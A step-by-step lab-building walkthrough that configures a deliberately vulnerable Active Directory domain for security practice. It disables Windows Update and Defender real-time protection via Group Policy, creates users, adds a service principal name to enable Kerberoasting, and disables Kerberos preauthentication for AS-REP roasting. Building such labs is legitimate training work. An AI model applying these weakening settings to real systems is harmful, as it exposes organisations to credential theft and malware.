


Edit our new GPO :




Disable Windows Updates :

Go to : Computer Configuration → Policies → Administrative Templates
Policy definitions → Windows Components → Windows Update




Double click on "**Configure Automatic Updates**" → Disabled → Apply → OK




Disable Antivirus :

Go to: Computer Configuration → Policies → Administrative Templates Policy definitions → Windows Components → Windows Defender Antivirus → Real-time Protection




Double click on "**Turn off real-time protection**" → Enabled → Apply → OK




Disable Access to Control Panel :

Go to: User Configuration → Policies → Administrative Templates Policy definitions → Control Panel



Double click on "**Prohibit access to Control Panel and PC settings**" → Enabled
→ Apply → OK



Update GPO :

Now, open command prompt (cmd) and type : **gpupdate /force** to force GPO updates

```
C:\Users\Administrator>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

4– Create new AD users :

Open powershell

and create a new user with this credentials: m.bekkali:*****

```
C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> New-ADUser -Name "Mouad Bekkali" -SamAccountName "m.bekkali" -UserPrincipalName "m.bekkali@studio.lab" -AccountPassword (ConvertTo-SecureString -AsPlainText "*****" -Force) -Enabled $true
PS C:\Users\Administrator> Enable-ADAccount -Identity "m.bekkali"
PS C:\Users\Administrator> Get-ADUser -Identity "m.bekkali"

DistinguishedName : CN=Mouad Bekkali,CN=Users,DC=studio,DC=lab
Enabled          : True
GivenName        :
Name             : Mouad Bekkali
ObjectClass      : user
ObjectGUID       : 2b6415db-4f03-4ec2-b980-aac4dbe9bc6a
SamAccountName   : m.bekkali
SID              : S-1-5-21-3563622233-3435340705-1441018993-1105
Surname          :
UserPrincipalName : m.bekkali@studio.lab
```

5– Configuration for Kerberoasting :

Make the new user a service account

```
PS C:\Users\Administrator> Set-ADUser -Identity "m.bekkali" -ServicePrincipalNames @([ADD="HTTP/webserver.studio.lab"])
PS C:\Users\Administrator> Get-ADUser -Identity "m.bekkali" -Properties ServicePrincipalNames

DistinguishedName : CN=Mouad Bekkali,CN=Users,DC=studio,DC=lab
Enabled          : True
GivenName        :
Name             : Mouad Bekkali
ObjectClass      : user
ObjectGUID       : 2b6415db-4f03-4ec2-b980-aac4dbe9bc6a
SamAccountName   : m.bekkali
servicePrincipalNames : [HTTP/webserver.studio.lab]
SID              : S-1-5-21-3563622233-3435340705-1441018993-1105
Surname          :
UserPrincipalName : m.bekkali@studio.lab
```

On The first Windows 11 Enterprise machine :

1– Rename the machine :

Settings → About → Next → Restart now

Rename your PC

You can use a combination of letters, hyphens, and numbers.

Current PC name: DESKTOP-741GK4U

DESK-01

X

Next

Cancel

2- Join Workstation to Domain :

Configure DNS :

Trying to resolve Domain Controller (dcorp-dc) DNS we can't obtain it:

```
PS C:\Users\Lionel Messi> nslookup -type=SRV dcorp-dc.studio.lab
DNS request timed out.
    timeout was 2 seconds.
Server:  Unknown
Address:  192.168.57.1

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
*** Request to Unknown timed-out
```

so, we need to configure it now changing the network configuration

this is the IP of Domain Controller machine 192.168.57.2

```
C:\Users\Administrator>hostname
DCORP-DC


C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:


Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::9a05:2572:17f2:f8e0%5
IPv4 Address . . . . . : 192.168.57.2
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

To change the DNS we need to open network configuration interface using :
Open Run (WIN + R) → ncpa.cpl → OK (do it also on the DC machine)



Now select network interface of interest → properties → configure IPv4 settings (do it also on the DC machine)

Set DNS server to the AD DNS (192.168.57.2) and the default gateway as alternative DNS (192.168.57.1)




Trying again to resolve the DC DNS we can see that's correct now!




```
C:\Users\Lionel Messi>hostname  
DESK-01  
  
C:\Users\Lionel Messi>nslookup -type=SRV dcorp-dc.studio.lab  
DNS request timed out.  
    timeout was 2 seconds.  
Server: Unknown  
Address: 192.168.57.2  
  
DNS request timed out.  
    timeout was 2 seconds.  
studio.lab  
        primary name server = dcorp-dc.studio.lab  
        responsible mail addr = hostmaster.studio.lab  
        serial = 36  
        refresh = 900 (15 mins)  
        retry = 600 (10 mins)  
        expire = 86400 (1 day)  
        default TTL = 3600 (1 hour)
```

Now we can join the workstation to the domain.

The last step is to insert the user credential of user who has the required permissions, such as a domain admin account: 'Administrator'

Then go to : Control Panel → System and Security → System → Advanced system settings → Computer Name → Change → **Domain : "studio.lab"**





We can verify it on DC machine using : **net user /domain**

```
C:\Users\m.bekkali>whoami  
studio\m.bekkali  
  
C:\Users\m.bekkali>systeminfo | findstr /B /C:"Domain"  
Domain: studio.lab
```

N.B : Lionel Messi is a **local user**
m.bekkali is **Doamin user**

```
C:\Users>dir  
Volume in drive C has no label.  
Volume Serial Number is 380D-52DE  
  
Directory of C:\Users  
  
11/19/2025  06:12 PM    <DIR>          .  
11/19/2025  06:00 PM    <DIR>          Lionel Messi  
11/19/2025  06:13 PM    <DIR>          m.bekkali  
11/17/2025  03:40 AM    <DIR>          Public  
                           0 File(s)           0 bytes  
                           4 Dir(s)  50,654,855,168 bytes free
```

On The Windows Server 2019 :

1- Create another AD user :


Open Powershell

and create a new user with this credentials: a.tibtani:**

```
PS C:\Users\Administrator> New-ADUser -Name "Aymen Tibtani" -SamAccountName "a.tibtani" -UserPrincipalName "a.tibtani@studi  
o.lab" -AccountPassword (ConvertTo-SecureString -AsPlainText "*****" -Force) -Enabled $true  
PS C:\Users\Administrator> Enable-ADAccount -Identity "a.tibtani"  
PS C:\Users\Administrator> Get-ADUser -Identity "a.tibtani"  
  
DistinguishedName : CN=Aymen Tibtani,CN=Users,DC=studio,DC=lab  
Enabled : True  
GivenName :  
Name : Aymen Tibtani  
ObjectClass : user  
ObjectGUID : 19e6f5d1-4194-4908-802c-7e65647ed362  
SamAccountName : a.tibtani  
SID : S-1-5-21-3563622233-3435340705-1441018993-1108  
Surname :  
UserPrincipalName : a.tibtani@studio.lab
```

2- Configuration for AS-REP Roasting :

Tools → Active Directory Users and Computers → Users → Ahmed Tibtani → Properties



Check "**Do not require Kerberos preauthentication**" → OK

Verify that the user is vulnerable to **AS-REP Roasting** vulnerability

```
PS C:\Users\Administrator> Get-ADUser -Identity a.tibtani -Properties DoesNotRequirePreAuth


DistinguishedName      : CN=Aymen Tibtani,OU=IT,OU=Departements,DC=studio,DC=lab
DoesNotRequirePreAuth : True
Enabled                : True
GivenName              :
Name                   : Aymen Tibtani
ObjectClass            : user
ObjectGUID             : 19e6f5d1-4194-4908-802c-7e65647ed362
SamAccountName         : a.tibtani
